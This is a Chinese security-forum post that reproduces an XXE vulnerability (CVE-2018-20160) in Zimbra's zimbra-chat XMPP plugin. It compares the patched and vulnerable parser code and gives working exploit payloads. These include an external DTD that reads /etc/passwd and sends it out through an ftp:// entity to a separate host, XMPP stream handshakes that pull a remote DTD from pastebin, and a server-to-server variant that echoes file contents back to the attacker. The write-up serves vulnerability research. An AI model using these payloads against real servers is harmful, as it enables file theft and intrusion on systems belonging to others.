Zimbra XMPP XXE 复现

fnmsd / 2019-04-17 09:45:00 / 浏览数 5615 安全技术 漏洞分析 顶(0) 踩(0)

前言

周末没事，接着找CVE-2018-20160，XMPP的XXE

https://wiki.zimbra.com/wiki/Zimbra_Security_Advisories

https://wiki.zimbra.com/wiki/Zimbra_Releases/8.8.9/P9

补丁上说XXE是zimbra-chat插件的漏洞，由于zimbra-chat插件是apt安装，所以如果管理员没事upgrade一下就修复了，而8.7.x的AutoDiscovers XXE是需要手工安装补丁的，相对会多一些。

顺便一说：其它XMPP协议估计搞法估计都差不多，大佬们有空可以多试试

之前写的关于zimbra其它漏洞的复现:
https://blog.csdn.net/fnmsd/article/details/88657083
https://blog.csdn.net/fnmsd/article/details/89235589

环境搭建

还是使用jorgedlcruz/zimbra这个docker作为基础，该docker使用8.7.11版本的安装包，所以需要进行一点修改。

使用start.sh的内容创建配置，但是安装使用该地址的安装包：

https://files.zimbra.com/downloads/8.8.9_GA/zcs-8.8.9_GA_3019.UBUNTU16_64.20180809160254.tgz

解压缩后需要删除包中utils/globals.sh,删除其中的zimbra-patch行，否则安装时会安装更新。

调用install.sh安装时，不能使用8.7.11的输入重定向。

由于zimbra-chat是apt安装，会自动安装最新版，所以最后还得给zimbra-chat插件降个级:

```
apt-get install zimbra-chat=2.0.1.1532356008-1.u16
su - zimbra
zmmailboxdctl restart
```

新旧代码对比：

新：

```
protected XMLStreamReader2 getStreamReader()
  throws XMLStreamException
{
  XMLInputFactory2 ifact = new WstxInputFactory();
  ifact.setProperty("javax.xml.stream.isCoalescing", Boolean.valueOf(true));
  ifact.setProperty("javax.xml.stream.supportDTD", Boolean.valueOf(false));
  ifact.setProperty("javax.xml.stream.isSupportingExternalEntities", Boolean.valueOf(false));
  XMLStreamReader2 sr = (XMLStreamReader2)ifact.createXMLStreamReader(this.mXmlInput);
  return sr;
}
```

旧：


```
protected XMLStreamReader2 getStreamReader()
  throws XMLStreamException
{
  XMLInputFactory2 ifact = new WstxInputFactory();
  ifact.setProperty("javax.xml.stream.isCoalescing", Boolean.valueOf(true));
  XMLStreamReader2 sr = (XMLStreamReader2)ifact.createXMLStreamReader(this.mXmlInput);
  return sr;
}
```

Zimbra-chat XMPP XXE

先看了半天Zimbra-chat代码，发现看解析流程实在太费劲了就改看XMPP协议了。

代码位置在/opt/zimbra/lib/openchat下面，有兴趣的师傅可以多跟跟。

具体连接流程可以下载一个Gajim，看其中的XML控制台。



说下个人理解:XMPP的协议基于XML，相当于C/S两端拼凑XML，你写一段我写一段，解析过程使用流式XML解析。但是具体的DOCTYPE定义、实体引用是XML发起人所规

流式XML解析的接口：

http://doc.codingdict.com/java_api/javax/xml/stream/XMLStreamReader.html

连接XMPP服务

```
openssl s_client -connect 192.168.252.139:5222 -starttls xmpp --debug
`
```


dtd:

```
<!ENTITY % payload SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY &#37; send SYSTEM 'ftp://192.168.252.1/%payload;'>">
%param1;
```

发送报文（第一次握手报文）：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "https://pastebin.com/raw/dtd233">
%remote;
%send;
]>
<stream:stream xmlns="jabber:client" version="1.0" xmlns:stream="http://etherx.jabber.org/streams" to="zimbra.io" xml:lang="zh
```

结果只有一行：



如果读localconfig.xml直接抛异常,就是原文作者说的ftp命令中的换行被java检测的问题。

emm，作者原文里提到了新版本的Java会抛掉多行命令，但是并不影响提到的几个CVE= =，这个节奏不对啊?

继续翻XMPP协议

经过查询，发现除了client to server这样的请求，还有server to server的：

https://xmpp.org/extensions/xep-0288.html


dtd:

```
<!ENTITY % payload SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY internal '%payload;'>">
```

走握手包,如果to的服务不存在，会将to的内容回显，也是在属性中：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root
[
<!ENTITY % remote SYSTEM "https://pastebin.com/raw/dtdurl">
%remote;
%param1;
]>
   <stream:stream xmlns:stream='http://etherx.jabber.org/streams'
              xmlns='jabber:server' xmlns:db='jabber:server:dialback'
              to='&internal;' from='zimbra.io'
              xml:lang='en' version='1.0'>
```

结果：



思考（懒得搞了的）

由于上面的操作走了XML的属性，所以是没法读带<和&(实体定义除外)文件的（比如localconfig.xml之类的)。

接着由于starttls操作的握手还没搞明白，所以登录以后的利用还没有搞。

但是看Gajim的数据流，starttls以后的stream还是由C端发起，可以设置Doctype，然后通过message发消息来读取XML文件（这个可以在Tag中），这个就请各位师傅自行

参考资料

https://www.cnblogs.com/backlion/p/9302528.html

https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-wp.pdf

https://staaldraad.github.io/2016/12/11/xxeftp/

https://gist.github.com/staaldraad/280f167f5cb49a80b4a3

点击收藏 | 1 关注 | 1

上一篇：用ARM编写TCP反向Shell 下一篇：过D盾shell新思路

1. 0 条回复

- 动动手指，沙发就是你的了！